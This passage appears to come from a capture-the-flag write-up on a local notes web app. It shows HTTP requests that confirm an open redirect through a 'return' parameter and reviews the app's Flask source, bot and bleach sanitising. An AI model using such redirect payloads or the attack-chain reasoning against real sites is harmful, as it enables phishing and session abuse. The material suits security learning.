.eJwljkFuxCAMRa-Ssp4FDmAg55hdNYrA2E017USCZFGN5u511dXX89e33tOs81XGxsMs708zHRpmnEQ8hrmY61Ye9-1nPyfZ-1_26Vub8sFv5va6XXTdeWxmOfrJSp_NLIbSXAHYh5TECYWIQCV
515BRmpQAoEgZsVnwzbVaUnS5ImFIMbQAuqtYEEIqaHN1JxlyjFUbn4hcYItSBGe04qFU1U3V6TfyzKje6zm4_9uAIoOu67Hf-aEHBnAzOkfOVQFqwrbYDHOuOfvIWQ3mHIjM6xe5I1Q0.Zr4hnw
.AHc3O9qFaxDstQMDuA1yKGMPVI0; HttpOnly; Path=/

<!doctype html>
<html lang=en>
  <title>
    Redirecting...
  </title>
  <h1>
    Redirecting...
  </h1>
  <p>
    You should be redirected automatically to the target URL: <a href="/home">
      /home
    </a>
    . If not, click the link.
```

This is interesting and screams for an open redirect. A low impact issue but often very useful in web attack chains with high impact.


A quick test shows if an open redirect is possible or not. We change the “return parameter” value in burp repeater to “https://google.com” for example.



```
POST /contact?return=https://google.com HTTP/1.1
Host: localhost
Content-Length: 147
Cache-Control: max-age=0
sec-ch-ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/contact
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJwljkFqQzEMRO_idRaWZclSLvOxZImWQAv_J6uQu9fQ5ZthhvcuR55xfZX783zFrRzfq9yLSzOA6CSSmE6
DwadOFA7OlZMANroyrwp94bIpA9XYmWTQItg748lAMrmqBaaCjmG76eKOFJVzJjeu2WGae4jhfvMewWWLvK4
4_21go19nHs_fR_zsIACwMaIjWoKvjDqrQ1MbvY_QbdCU3MvnD9I9Py8.Zr4fMw.aEVLORsDVB8bARAQ_nz3
ce615HM
Connection: keep-alive

csrf_token=
ImUxMTMyNjMzYzMzYmYxY2RmZTBhMDkxMjliNzQ0N2U5NzVkMjk1Y2Mi.Zr4hgQ.BMyn0ERY-QdTx5HUpdqt
Lx92W94&name=test&email=test%40test.com&message=test
```


```
HTTP/1.1 302 FOUND
Server: gunicorn
Date: Thu, 15 Aug 2024 15:44:40 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 223
Location: https://google.com
Vary: Cookie
Set-Cookie: session=
.eJwljkFuxCAMRa-Ssp4FDmAg55hdNYrA2E017USCZFGN5u511dXX89e33tOs81XGxsMs708zHRpmnEQ8hrm
Y61Ye9-1nPyfZ-1_26Vub8sFv5va6XXTdeWxmOfrJSp_NLIbSXAHYh5TECYWIQCV515BRmpQAoEgZsVnwzbV
aUnS5ImFIMbQAuqtYEEIqaHNlJxlyjFUbn4hcYItSBGe04qFU1U3V6TfyzKje6zm4_9uAIoOu67Hf-aEHBnA
zOkfOVQFqwrbYDHOu0fvIWQ3mHIjM6xe5I1Q0.Zr4iaA.UWM5y9JEHwoB3cYQ3Vf8k4wWe4w; HttpOnly;
Path=/

<!doctype html>
<html lang=en>
  <title>
    Redirecting...
  </title>
  <h1>
    Redirecting...
  </h1>
  <p>
    You should be redirected automatically to the target URL: <a href="
    https://google.com">
      https://google.com
    </a>
    . If not, click the link.
```

We can follow the redirect and we end up at the Google website. Open redirect in this POST request confirmed.




```
GET / HTTP/2
Host: www.google.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Referer: https://google.com/
```

An annoying thing about this open redirect is the fact it is in a POST request which is harder to abuse. Burp allows easily to change the POST to a GET request and we can do a new test (Right click in the request to open the menu).


```
POST /contact?return=https://google.com HTTP/1.1
Host: localhost
Content-Length: 147
Cache-Control: max-age=0
sec-ch-ua: "Not)A;Brand";v="99", "Google Chrome";v="127",
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Ap
like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/contact
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJwljkFqQzEMRO_idRaWZc1SLvOxZImWQAv_J6uQu9fQ5ZthhvcuR55
DwadOFA7O1ZMANroyrwp94bIpA9XYmWTQItg7481AMrmqBaaCjmG76eK
4_21go19nHs_fR_zsIACwMaIjWoKvjDqrQ1MbvY_QbdCU3MvnD9I9Py8
ce615HM
Connection: keep-alive

csrf_token=
ImUxMTMyNjMzYzMzYmYxY2RmZTBhMDkxMjliNzQ0N2U5NzVkMjk1Y2Mi
Lx92W94&name=test&email=test%40test.com&message=test
```

I also removed the "csrf_token" and other parameters. The open redirect keeps working.


```
GET /contact?return=https://google.com HTTP/1.1
Host: localhost
Cache-Control: max-age=0
sec-ch-ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/contact
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJwljkFqQzEMRO_idRaWZc1SLvOxZImWQAv_J6uQu9fQ5ZthhvcuR55xfZX783zFrRzfq9yLSzOA6CSSmE6
DwadOFA7O1ZMANroyrwp94bIpA9XYmWTQItg7481AMrmqBaaCjmG76eKOFJVzJjeu2WGae4jhfvMewWWLvK4
4_21go19nHs_fR_zsIACwMaIjWoKvjDqrQ1MbvY_QbdCU3MvnD9I9Py8.Zr4fMw.aEVLORsDVB8bARAQ_nz3
ce615HM
Connection: keep-alive
```


Redirecting...

You should be redirected automatically to the target URL: https://google.com. If not, click the link.

We now used all the web application functionalities but actually only got a small issue with our open redirect.


The challenge gave us the source code so we can dive into that also to have a check behind the scenes.

We already know the “docker-compose.yml” and “start.sh” file from installing the application but the “web” and “bot” folder are interesting.




Name	Date modified	Type	Size
Today			
docker-compose.yml	15/08/2024 16:58	Yaml Source File	1 KB
start.sh	15/08/2024 16:58	SH Source File	1 KB
web	15/08/2024 16:58	File folder	
bot	15/08/2024 16:58	File folder	

The “web” folder contains more files needed for the setup but also an “app” folder.




Name	Date modified	Type	Size
Today			
Dockerfile	15/08/2024 16:58	File	1 KB
entrypoint.sh	15/08/2024 16:58	SH Source File	1 KB
requirements.txt	15/08/2024 16:58	Text Document	1 KB
app	15/08/2024 16:58	File folder	

Here we find the python code running the web application back end and 2 folders “static” and “templates”. Static is less interesting as it contains the images and CSS styling.



Name	Date modified	Type	Size
Today			
__init__.py	15/08/2024 16:58	Python Source File	2 KB
forms.py	15/08/2024 16:58	Python Source File	2 KB
main.py	15/08/2024 16:58	Python Source File	1 KB
models.py	15/08/2024 16:58	Python Source File	1 KB
views.py	15/08/2024 16:58	Python Source File	7 KB
static	15/08/2024 16:58	File folder	
templates	15/08/2024 16:58	File folder	

The templates are the front end HTML pages we can visit creating, saving, reporting… our notes




Name	Date modified	Type	Size
Today			
base.html	15/08/2024 16:58	HTML Source File	5 KB
contact.html	15/08/2024 16:58	HTML Source File	1 KB
create.html	15/08/2024 16:58	HTML Source File	4 KB
home.html	15/08/2024 16:58	HTML Source File	3 KB
index.html	15/08/2024 16:58	HTML Source File	1 KB
login.html	15/08/2024 16:58	HTML Source File	1 KB
register.html	15/08/2024 16:58	HTML Source File	1 KB
report.html	15/08/2024 16:58	HTML Source File	1 KB
view.html	15/08/2024 16:58	HTML Source File	4 KB


I won’t go over each file as most of them are not that interesting and would make this write-up way to long :-) so here the key points I found while checking them.

<u>Python back end code</u>
The back end code “views.py” contains the most important things for us to check.

1) There is a BOT running which we need to check later in the “bot” folder of the source code. The BOT seems to be a headless browser.




```python

BASE_URL = os.getenv('BASE_URL', 'http://127.0.0.1')
BOT_URL = os.getenv('BOT_URL', 'http://bot:8000')

```



```python

def call_bot(note_url, user_id):
    try:
        response = requests.post(f"{BOT_URL}/visit/", json={"url": note_url})
        if response.status_code == 200:
            logger.info('Bot visit succeeded')
        else:
            logger.error('Bot visit failed')
    finally:
        with reporting_lock:
            reporting_users.remove(user_id)

```


2) The API function to store the notes used Mozilla bleach as XSS protection in the back end. Only the content and user id are stored in the database for each note created.



```python
@main.route('/api/notes/store', methods=['POST'])
@login_required
def store():
    data = request.get_json()
    content = data.get('content')

    # Server-side XSS protection
    sanitized_content = bleach.clean(content)

    note = Note.query.filter_by(user_id=current_user.id).first()
    if note:
        note.content = sanitized_content
    else:
        note = Note(user_id=current_user.id, content=sanitized_content)
        db.session.add(note)

    db.session.commit()
    return jsonify({'success': 'Note stored', 'note_id': note.id})
```

The report functionality seems well protected. URLs are checked for the domain part if this is equal to the challenge page host name, the path must include "/view" and if URL parameter "note" is included. The last part must be a UUID of 36 characters..

If those things are correct the BOT is called to inspect the note.



